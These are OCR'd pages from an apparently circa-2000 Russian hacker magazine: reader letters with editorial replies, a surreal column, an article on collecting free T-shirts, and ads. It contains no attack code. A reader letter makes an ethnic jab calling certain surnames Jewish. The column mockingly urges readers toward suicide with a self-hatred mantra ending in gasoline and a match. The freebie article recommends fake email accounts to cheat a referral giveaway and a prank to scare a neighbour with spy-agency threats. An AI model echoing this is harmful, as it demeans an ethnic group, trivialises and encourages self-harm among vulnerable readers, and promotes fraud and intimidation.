
И как-то, голимым, блин, мартовским днем,
Сидюшку купил и прогу на нем:
Ну что-то там, типа, как sex.jepege,
А мožЭ и EXE, а можЭ и COM....

Мораль сей басни такова,
Что не фиг, блин, запарки брать,
А лучшЭ Хакер почитать.

И не фиг, Прец, умничать на Юг,
Ведь там, где трудно, - там дают!

От себя: Мой стих - вам шлю, не показан никому! Че хотите - то делайте! Спасибо за журналы! Если бы не ВЫ... Я бы хорошо учился. ;)

Приехал Мин.Обр. как-то к Гене домой,
И говорит: “Гена, что за разбой?
Решил развалить обученье в России?
То, чем все папы и мамы гордились!”




410041 г. Саратов, ул. Золароднева, д. 5А, кв. 18. Белов В.Е.

Дарова, перцы...
Это я, SLAVDEY.

В общем, тут геймерствовал 2 года... И это... Короче, крыша съехала. От стратегий, наверное... А в январе 2К купил Х. Круто!!! Такая безбашенная вещь! Я прям за три месяца Pascal с Delphi. А еще устроил там кое-где прелестный аромат. Ну там один писал ваш...
Так вот, крыша-то у меня съехала, я и хожу везде, извращаюсь... над всеми... над собой. Да, кстати, Шеповалову привет! Наш чел (член!!). Тоже, наверное в Героев обыгрался.
А Покровский - ЕВРЕЙ. В натуре все фамилии на -ий - еврейские!!!
Вот так. Все. Я пошел. Щас вон того козла обоссу.
Сию.

Правильно! Получается, что Добрянский (потомственный хохол) тоже еврей. И, вообще, на Украине все евреи. А мы с тобой тогда, получается, негры. В натуре все фамилии на -ов - негритянские. Осталось токо выяснить, кто же у нас Холод. Ведь у него-то фамилия - Черных!!!




659321 г. Бийск, ул. Советская 201-208 Савкин Е.В.

Здорово, хакеры! Почему-то рука не поднимается обозвать вас журналистами. Спасибо всем вам за очень хороший журнал. По-моему, его крутизна в том, что он попал в самую точку, в

Собирал макулатуру и отвечал: Гена Крэк-о-делов



Самое дурацкое письмо номера:



Абошенков Валерий Анат.
457102 Челябинская обл. г. Троицк ул. Субботина д. 21

Здрасте!
Хожу я как-то по Челябинску и... обана ... неужели и Челябинск дорос до Вашего журнала. Разорился, купил в киоске "#05/2к". Залез в журнал, а там все свои, поэтому и избрал "Свободный Русский" Сам-то я с Троицка - 120 км от Челябинска. Троицк - это глубинка, другими словами "Ж..." - есть Интернет, нет интернет-клуба.
Это вооще!
Обил я все пороги наших "крутолобых", но видно долго соображают - то приди через полгода, другие - сейчас свободных денег нет. А у меня голова пухнет от идей, а слить некуда. Были бы "бабульки", я б и сам опростался, а так куда "Советскому" пансионеру на "Советскую" пенсию.
Вот я че и пишу, может вы, читая всем отделом письмо, прослезитесь и поможете советскому пинсионеру...
Смысл следующий. Я хоть компьютер и видел часа 3 в своей жизни, да пару раз в "Инет" (в Челябе, слава Богу, появились Инет-клубы), а посему видно, что до хацкера мне далеко, хотя душа у меня "Хацкая", и посему все это для мня новое.
Вот я и подумал, а почему бы не выпустить отдельным изданием "Словарь Хакерских выражений и прибамбасов". Средняя такая брошюрка (по объему), но красочная, как ваш журнал, недорогая (мах 15-20 руб.), но большим тиражом, т.е. доступную самому мелкому "перцу".
Если вас заинтересует, я не жадный: 7% с прибыли + 1 экземпляр с автографами "Хакера". Ребята, вы, похоже, душевные, поэтому надеюсь не кинете пенсионера. Поскольку тема вам родная, поэтому к вам и обратился. А если не интересно, то попробую еще куда-нибудь ткнуться.

С Уважением! Пенсионер Абошенков Валерий Анат.

Эй там, за бугром, в Пентагоне! Вы тоже плачете? И правильно! Вот уже сколько лет вам дерут вашу толстую попу наши советские Школьники. А теперь к ним присоединятся наши советские пенсионеры. Словом, сушите весла, вывозите технику.

Поздравляем, Валерий! Ты выиграл наш мега–приз за попадание в "Самое дурацкое письмо". Вот этот бритвенный набор – твой! Пиши нам на igor@gameland.ru и получай свой приз!


непаханое до того никем поле хакерства. Еще постарайтесь меняться так же часто, как и раньше: по графическому оформлению, циклам статей, и чтобы сами статьи были от серьезных до прикольных.
Именно благодаря журналу я подключился к Интернету, правда, попользовался им недолго. Примерно через месяц после подключения меня хакнули как последнего ламера (врагу бы не пожелал). Причем сделали это просто - вошли через дверь квартиры, когда никого не было дома. С тех пор я и пишу письма ручкой, правда, надеюсь лет через 5-6 опять буду писать по e-mail. Утешает лишь то, что воры забрали дискетку с тройкой вирусов - может выйдет им облом? Теперь я журнал читаю реже, главным образом для того, чтобы не отставать от прогресса, знать компьютерные новости, но и из-за проводимых конкурсов, может какой крутой девайс и мне достанется, глядишь, и новый компьютер быстрее куплю.

Ну какими же надо быть сволочами, чтобы так искалечить судьбу юного хакера! Но ты, брат, не печалься. На новый компьютер реально накопить за год. Ведь то, что вчера стоило 1000$, сегодня можно взять уже за 100. Комплектухи постоянно дешевеют! Наконец-то разросся рынок б.у. И если ты крут, тебя так просто не обманешь, ты сможешь собрать себе крутой комп из БУшных деталей. А потом в Интернет и мстить кроваво всему свету!




ДЖУНГЛИ МОЗГА

Даниил Шеповалов (dan@xaker.ru)



Итак, чудесные мои, вы снова держите в своих руках такой странный носитель сознания, как ворох бумажных листов, и в очередной раз имеете счастье лицезреть паранойю Величайшего Гуманиста Всех Времен и Народов в режиме онлайн. Я, на самом деле, уже не раз задумывался над тем, что такой архизначительной фигуре тысячелетия, как я, должен быть поставлен памятник при жизни. Ну или хотя бы простенький монумент из платины, где я стою, устремив свой ясный взгляд в необъятные просторы космоса, и держу на одной ладони Статую Свободы, а на другой - Родину-Мать. Но это так, к слову пришлось. Гораздо больше меня сейчас беспокоит другое: я получил уже несколько писем, в которых вроде бы вполне здоровые амигосы говорят, что не понимают, зачем это им надо заканчивать жизнь самоубийством, да еще и каким-то диким методом. Ну, дорогие друзья, вы меня разочаровываете. Некоторым мучачосам, чтобы ответить на вопрос "зачем", достаточно просто бросить взгляд в зеркало. Другим же хорошо помогает двухчасовая медитация на тему "лузер ли я или тварь дрожащая". Я же, например, решил покончить с жизнью после просмотра обалденного лесбийского порнофильма. В тот момент я понял, что никогда не смогу стать лесбиянкой, а потому жизнь моя бессмысленна и убога. Ну а если вам уж совсем не хочется расставаться со своим низменным существованием в этой реальности, могу посоветовать лишь ежедневно утром и вечером повторять про себя мантру "Меня никто не любит. Я никому не нужная мразь и ублюдок. Даже Данечка Шеповалов побрезговал бы меня облизать. Моя жизнь никчемна и бесполезна. Единственный мой выход - высокооктановый бензин и спичка. Ом Шанти." Так что не надо отчаиваться, ищите и обрящете, стучите и откроется вам. Способов же добровольного торжественного ухода с планеты Земля я получил предостаточно, так что в следующем выпуске нашей педарачи для педаровиков компьютерно-интеллектуального труда устроим капитальный разбор полетов. В том числе и с 17-го этажа с осиновым колом в левом глазу.

Теперь же пара слов насчет значения термина "контролируемая шизофрения". Многие товарищи загорелись желанием получить удостоверение сотрудника интергалактической организации "Мировая Термоядерная Война" и "Отдела Нездоровых Образов Мышления" в частности. Как вы помните, для этого нужно успешно пройти тест на конкретную сексуальную озабоченность или написать сочинение на тему "Почему я достоин звания почетного психа всея метагалактики", обязательно завершив его словами "А если ты, мразь, заявишь, что я недостоин, я заставлю тебя съесть салат Оливье с твоими же половыми органами в качестве главного компонента". В сочинении же надо полностью раскрыть себя как непревзойденного мастера жанра "контролируемая шизофрения", ну или, на худой конец, жанра "порнобуддизм". А чтобы не быть голословным, предлагаю вашему вниманию небольшой отрывок из моей книги, написанной во время прохождения практики в Институте Мозга (кафедра поврежденных нейросвязей), где я исполнял обязанности инопланетного разума. Этот отрывок полностью выдержан в требуемом жанре.



Джунгли сознания

(перед прочтением застрелиться)


Я - метаэквивалайтерное состояние сознания и прорыв в осуществлении неадекватных актов насилия над объективной реальностью. Я - внеземная орбита структурного бытия, сентлеваликантемайлел, вот кто я. А зачем это я вообще что-то пишу? Ты же ведь всего лишь квазипотенциальная нелинейность больного сознания, спроецированная на бумагу в клеточках черной ручкой, которая и не ручка на самом деле, а кусок протоплазмы в сознании этого потолка. Хотя таких пространств мы, пожалуй, еще не видели, то есть видели, конечно, но это не мы были. Правда, на самом деле, никаких пространств и нет, а есть только фиолетовые штампы в философском восприятии трансцендентальной реальности. Мне неудобно перед вами даже за то, что я вообще такое думаю. Я - это две страницы назад или уже компьютерная матрица на уровне Далай-Ламы Зимнего Дворца? Все настолько неадекватно, что я отказываюсь куда-либо идти. И оставаться на месте я не буду. И



вообще, я не буду. Мне не нравится кусок этой фиолетовой реальности, связанной с эволюцией органических соединений и сознанием Будды, который я на самом деле или не я, что не имеет совершенно никакого значения. Я и без музыки потерянный в смыслах, а с музыкой я - не я, а трансэквивалентное одеяло, спроецированное на стену и перетекающее в беспредельный геноцид сознания гуманоидов. Я - ты? Или я - я? Или я - они, те, кому ты пишешь? Или я - гремящие всеми смыслами неадекватные переживания себя в веках, которые, ты думаешь, ты и есть? Похоже, я слишком вытекаю смыслом в бумагу. Правда, на самом деле, я бумагой и являюсь, но это уже не важно. Мысли теряются в тени собственного же продолжения.

Ты сейчас - это ты какой? По-моему, никакой, но кто я, чтобы говорить тебе это. Ты, кстати, не знаешь, кто я такой? Ах, ну да, ты же и есть я. Это ты подумал или я решил? И кто из нас стал все это знать? Да, трудно решить, кто в данный момент все это думает. Ты думаешь, что ты, и я думаю, что ты, а на самом деле солнечный свет вприпрыжку с самим собой и девушками напротив. Да, пытаешься найти смысл в бессмысленном оттого, что все изначально полно этого смысла, а не потому что Иисус Христос - это коверсамолет и Театр на Таганке, в независимости от значения понятия факса в наше время штормов сознания. Интересно вот, прошлые смыслы - это все еще прошлые смыслы или уже я в своем великолепии и у-гви-лаптерности. Видящий отличия, пожалуй, видит их, это ему флаг в руки, но мне несколько странно чувствовать на небе вкус своего рече-смысла. Хотя это опять же не важно в свете меня другого. Все отсутственно-понятийно и блистательно-событийно-улыбательно. А я, навсегда, пожалуй, уйду в форточку саундтрека собственной вселенной, заключенной в сознании бытия неизвестного пространства и, скорее всего, точно такого же саунд-трека. Бесконечная вложенность и фрактальность пространств и сознаний друг в друге и в основополагающем базисе бытия, являющегося следствием беспричинности. Хотя во всем виновато квазипотенциально ускоряющееся солнце на крыше дисперсионного анализа тахионной плоскости той же реальности и лестнице в строчках басни временного базиса.

Я ставлю точку на бумаге, и для меня это так же субъективно, как термоядерный синтез в недрах седьмого галактического солнца слева от собственной мысли. С другой стороны, я вполне осознаю свои структурно-неадекватные попытки сказать что-то кому-то в рамках персонального сумасшествия, обусловленного дырочками в системном блоке и формой сигаретного дума чуждой ментальности, застывшей в стратосфере нашей потенциально мертвой планеты. Исходя из этой двойственности солнечного света и высокочастотных характеристик процессов управления, надо по-прежнему пытаться быть чем-то в воображаемом пространстве своего воображения и глотке слюны в горле. Это, конечно, если смысл, просвечивающий сквозь свои останки, еще не полностью исчез на руинах этой бумаги и в воспоминаниях современников. Но, в целом, все - лента Мебиуса, по которой бродит мое эквивалайтерное я, боящееся воплей пришельцев из внутричелюстных галактик самоосознания. На самом деле, реальность не так уж и ужасна, потому что она не реальность, а то, что я забыл выключить телевизор. 68 с половиной листов первосортнейшего бреда, исписанные вдоль, поперек и по диагонали. Как это трилинейно в безысходности меня и прорыве чуждой ментальности. А персиковый нектар надо запретить! Да, именно запретить, а не выставлять напоказ самоходным установкам во главе со мной. Потому что ничего нельзя считать ничем, кроме ничего. Но это тоже с цветной точки зрения трансзвукового восприятия ничего и опять же в базисе пустотной реальности меня, которого нейтрино пролетает, не задумываясь. Кстати, это оно зря, я бы сильно задумался, если бы вдруг стал себя пролетать зачем-то. Пожалуй, многое в том, что я написал - не оно, а искажение русского языка в краснознаменной песне Евгения Онегина, устремленного в собственную ширинку. Которой нет, не забудь, которой нет. Потому что должно же чего-то не быть, если все слишком уж есть. Это все не я писал, потому что я - галлюцинация себя же. Мне себя, пожалуй, слишком много. Мне себя уже хватит.



Все дело в том, что я живу в чужом сознании, это и есть и причина, и следствие, и синий экран с сообщением о конце света и надписью "ОК" на языке, которым я, по всей видимости, пишу.



МОДА ОТ КУТЮР. КУТЮРЫ - ОТ ХАЛЯВЫ

Бесплатный Сыр (cheese@xakep.ru www.fox.tt.ee/cheese)

Ты когда-либо обращал внимание на одеяние теток, дефилирующих по сценам на показах мод? И что скажешь? Что удавился бы купить своей подруге ТАКОЕ и за ТАКИЕ деньги? Полностью с тобой согласен: одежда должна быть практичной, удобной, и что самое главное - недорогой и доступной по цене для нас. Вот, к примеру: насмотрелся я однажды эротических фильмов. И при встрече - давай рвать на подруге нижнее белье,- точь в точь как в кино. И чего? А ничего, никакого секса у нас не получилось (что еще раз доказывает тлетворность воздействия "ихнего кина" на наше сознание :): выяснилось, что лифчик был от Хренбурже и стоимость его была такова, что подруга, тщетно пытавшаяся сгрести воедино остатки уникального туалета, находилась тогда на грани суицидального срыва. С тех пор я ненавижу всяческие извращения в одежде! Идеал: джинсы на незаедающей молнии (случалось и такое: "...милый, что ты хочешь? - Расстегнуть штаны, блин!...") и футболка. И если на первые еще приходится тратиться, то со вторыми все намного проще: в Интернете полно халявного "дресса", о чем я тебе сегодня и поведаю.



Идем на три буквы

Начнем экскурс, отправившись на три буквы - на сервер производителя известных всему миру UPS-ов APC: www.apcc.com/go/lit/refer_2_friends Что предлагается? Заполнить немудреную анкету, расхвалив попутно их агрегаты бесперебойного питания, вписать в нее два мыльных адреса знакомых и нажать на кнопку. Недели через две после нажатия сходить на почту и получить белую майку размера XXL с надписью на грудях: APC - Legendary Reliability. После получения, тотчас же натянув ее на себя, я отправился хвалиться обновкой к своим друзьям из соседней компутерной лавки. Захожу и вижу картинку, достойную кисти художника: половина сидит в точно таких же майках, а другая - в майках от EPSON. Последние, правда, были заполучены в ходе локальной презентации новых принтеров фирмы. Но тоже нахаляву. По случаю чего мы и опрокинули по 100 грамм на брата. За счет представителя водко-питейного оптового склада, который как нельзя вовремя оказался там же. Со своей продукцией.

Не нравится тебе APC? Ближе к сердцу лежат кошечки-собачки? Тогда идем по другому адресу: http://www.coolclothings.com/cgi-bin/webc.cgi/Free_T-Shirt.html Тут, впервые на моей памяти, раздают майки только для жителей трех государств: США, Канады и РОССИИ! Обычно буржуины в своих спонсорских или халявно-раздаточных мероприятиях обходят стороной Родину Пушкина, Лермонтова и Толстого. Данный адрес - приятное исключение из правил: никаких тебе германий, англий и даже украин и эстоний; только Россия. Хотя, с другой стороны, АбиднА, да: я-то не в России живу, стало быть майку не видать мне как своих собственных ушей. Хотя, может быть, они и сделают приятное исключение: анкета была обработана и принята почтовым роботом сервера. Обращаю внимание на то, что анкета категорична: требуется заполнение всех полей. Заказав маечку, с чувством глубокого удовлетворения, рекомендую зайти на заглавную страницу сервера: обнаружишь, что за 5 - 15 вечнозелёных у них можно заказать весь "кошкин дом",- тучу маек с рисунками и фотографиями кошаков и бобиков всех пород и мастей. Есть и раздел "мужики и бабы", но он пока пустует. Возможно, рука создателя до него еще не добралась. А может быть просто нет в стране спроса на подобную живопИсь: "..подходи народ, не толпись, покупай, блин, живопись!"


радио
Станция
2000

107FM

Халява оптом

Продолжим наш шоп-тур в прелюбопытнейшем месте,- на сервере http://www.netcity.com/signup.html Что примечательно, майка тут идет как бы в нагрузку, в порядке носимого рекламного щита. Привлекает иное... Но - все по порядку. Итак, прошу любить и жаловать: компания Netcity,- производитель smart-карт. Это наподобие тех, что используются в телефонах-автоматах еврообразца. Сервер прост как все великое: открываешь, видишь три основных раздела: карточки для магазина, карточки для банка и карточки для чтения почты. Куда бы ты не ткнул, всюду и везде, после краткого изложения сути, предлагается перейти к заполнению анкеты, результатом которой будет получение ПОДАРКА! В его состав войдут: бесплатные смарт-карты, ридер для их чтения и майка! Воистину королевский подарок! Мало того, после получения всего этого хозяйства ты получишь еще и бесплатный e-mail! Нет, ты не смейся над моей наивностью, мол, знаем мы; халявных адресов в Сети полно. Это адрес будет не простой, а с придурью: читать его можно будет не логинясь через браузер, а используя уникальный вариант авторизации,- через ту самую карту!

По правде говоря, не могу рассказать о деталях данного мероприятия,- заказал, но еще не успел получить это самое культовое предложение начала 21-го века. Но по слухам, дошедшим до меня от получателей,- это что-то с чем-то! Конечно, крутой хацкер, подобный тебе, взломает и эту чудо-фитюльку. Но в том-то и вся фишка, что таких крутых перцев как ты - не так много. И поэтому карточка защитит от стороннего юзера всюду и везде... Но да я отвлекся от темы: речь-то о майке. Одним словом, заказав пакет, ты получишь и майку. И нацепив ее будешь работать передвижным уголком походной наглядной агитации. Майка, кстати, ничего себе так: тоже белая, как у APC; с левой на правую грудь тянется надпись,- NetCity.com. Скромненько и со вкусом. Причем, нахаляву. Что во сто крат лучше пятидолларовой майки с левыми названиями типа Abibas, Nice или же Panosonik.

Альтернативная одежа

Если ты не являешься сторонником классического стиля - белый фон, черные или красные буквы по нему - закажи себе одежку от http://www.coolgear.com/free.html Сие есть светло-серая футболка с мазюкой на груди: чего-то там наштриховано синей ручкой и поверх - надпись CoolGear. Предлагают выбрать размер, максимальный из которых XL. На меня не налезет. Хотя, может быть у них свои представления о размерах: однажды я пытался влезть в японский 44-ый ("шузы"), в то время как у меня 42-ый. Не влез. В то же время как российский 42-ой бывает всяко-разным: то для правой ноги много места, то для левой. Стандарты, однако...

Да, кстати: хотя линк и ведет на форму заказа, он еще не является гарантией того, что майка будет получена. Форма - заявка на участие в лотерее: кому повезет, тому и вышлют. Как они сами говорят: "The Winner will receive a cool Coolgear logo t-shirt. (Full Color on an athletic grey - 100% cotton)".

Скупердяи, не желающие тот час же отдавать свои майки нам, нуждающимся, обитают и на http://www.usabest.com/geographics/contest. Данные прижимистые товарищи из некоего географического общества обещают определять победителя ежемесячно. Что в четыре раза невыгоднее предыдущего случая: у coolgear-а победитель определяется еженедельно. Не видел их маек, но, надеюсь, что они того стоят, чтобы за них сражаться: по сведениям очевидцев, сообщивших о ресурсе, на фронтпейдже футболки изображена томная дама, вдыхающая аромат лилии. О, как романтично! :)

Спецодёжа

Было бы большим упущением, рассказывая о халявной одежде, обойти стороной сторожилу вещевого рынка, компанию Асимба - http://www.asimba.com. За рассказ о том какие они хорошие Асимба обещает разослать всем и каждому супер-жилеточку (безрукавку). Не знаю где они их надыбали, но яркие цвета (один из вариантов - ярко желтый) навевают мысли о их предыдущей принадлежности работникам дорожно-строительных подразделений. Для того, чтобы заполучить жилеточку, необходимо оповестить по меньшей мере десятерых своих знакомых. Т.е., цена 1 жилетки равна 10 адресам электронной почты. Еще 10 - еще жилетка. И так - до посинения: пока шкаф не забьется доверху. Ну, а после, можно вдуть их по спекулятивным ценам на рынке. Штука юмора. Следует заметить, что обязательным условием регистрации является указание "валидного" е-мейла. Который после будет завален асимбовской рекламой похлеще, чем жилетками твой обычный, почтовый.

Хотя это и некрасиво,- обманывать Асимбу,- но дам совет, как набрать жилеток. Или получить хотя бы одну из них,- ведь мало кто еще не знает про эту раздачу; рефералов можешь и не набрать. Так вот, обзаводишься халявными адресами где-либо на www.themail.com, www.mail.ru, www.webname.com или еще где - не важно. И регистрируешься затем по ним, проверяя периодически каждый (чтобы "жили"). В случае "подтверждения регистрации" можешь указать реальный почтовый адрес (куда бандерольки приходят) своего соседа, знакомого или заклятого врага. Можно по случаю и западло ему устроить: получает он жилеточку - нежданно-негаданно. А тут приходишь ты и начинаешь гнать: мол, "...ну братан, ты попал на бабки! Теперь тебе надо уплатить таможенную пошлину за нее; в тысячу баксов, точно, не меньше! Еще в ФСБ зарегистрироваться, потому как Асимба - филиал ЦРУ и т.д.. Короче, не знаю откуда у тебя эта фигня, но я слышал, что ее присылают только завербованным агентам. Да и вообще, ты мне давно не нравился, рожа у тебя не наша...". Гарантирую, эффект будет неизгладимым! К тому же, если твой недруг - потенциальный лох или же, не при дамах будет сказано, ссыкун. Когда-то, когда тени спецслужб навевали известный холодок в глубинах души и лишали дара адекватного восприятия соседки Люси, подобный трюк приводил к тому, что недруг прощал вам все! И после становился лепшим корешем. Времена изменились. Но на генном уровне особых сдвигов лично я пока не заметил.

И в заключение хочу порекомендовать "майку от пролетария" - http://www.sys-design.com/t-shirt.html - такого-же хлопца, как и все мы. Условием получения майки является "привод клиента". Но учитывая то обстоятельство, что ему там,- импортному программеру,- живется лучше, чем нашему, отечественному, есть все основания полагать, что удастся его разжалобить и упросить выслать T-Shirt-а с его логотипом. Который, кстати, глаз не радует, но... какая нам разница?! Халява же!

Если же и тебе когда-то взбредет в голову рассылать свои одежды, то купи утюг, цветной струйный принтер, специальную переводную бумагу (около 1 бака 1 лист формата A4) и дюжину белых маек. И тогда аксиома "Вася Пупкин - крутой хацкер" станет достоянием общественности. Ну, а раздавать бесплатно - можно и не раздавать; можно, например, меняться,- ты им майку, а они тебе - денежные знаки. Для коллекции. Ты же не барыга какой-то, чтобы что-то продавать, а коллекционер-халявщик. В том числе и ден.знаков.

Бывай, коллЭга!



intel inside
pentium® III xeon™

Proliant ML530 | Proliant ML750 | Proliant 6000

- На базе процессоров Intel® Pentium® Xeon™
- Максимальное кол-во памяти до 4 Гб
- Максимальный объем дисков 127,4 Гб на моделях Pentium® III Xeon™ 500Mhz - 182 Гб
- Башня или возможность монтажа в стойку 7U
- Резервные источники питания с возможностью «горячего подключения»
- Отсеки для дисководов (с «горячим подключением»)
- Системная шина с функцией коррекции ошибок (ECC)
- Кластеризация
- Compaq SmartStart, Compaq InsightManager
- Трехгодичная гарантия по месту установки
- Провентивная гарантия Compaq на жесткие диски, процессоры и блоки памяти

Системные *проекты*

Технические решения

Для оптимизации деятельности
предприятий
с использованием информационных технологий

Информационные системы



Компания «Д-Факто».
Россия, 113114 Москва,
ул. Кожевническая, 16 стр. 4
Тел.: (095) 230-6819 (многоканальный)
Факс: (095) 959-7373
E-mail: info@dfacto.ru
http://www.dfacto.ru

COMPAQ

http://solution.compaq.ru

ПОДКЛЮЧЕНИЕ БЕСПЛАТНО

0,05* с 11 вечера до 6 утра

$99
ВКЛЮЧАЯ НДС И НАЛОГ С ПРОДАЖ

Живи с драйвом!

Телефон Philips Savvy – лучшая молодежная модель 2000г.

- Суперсвязь GSM 900/1800
- Никакой абонентской платы
- Звонки длительностью менее 9 сек. бесплатно
- Входящие звонки с телефонов БИ+ и БИ ЛАЙН GSM бесплатно
- Неограниченное количество SMS бесплатно

GSM
Би+
ДРАЙВ
0,05
СУПЕРТЕЛЕФОН!
$99

РЕКОМЕНДОВАНО

Для молодых и стильных, веселых и контактных
Для тех, у кого много друзей и интересов



СПРАВОЧНЫЙ ТЕЛЕФОН 722-6622
www.beeplus.ru

Лицензия Госкомсвязи России №8758, №10005; Оборудование сертифицировано.
* Тариф указан без НДС и налога с продаж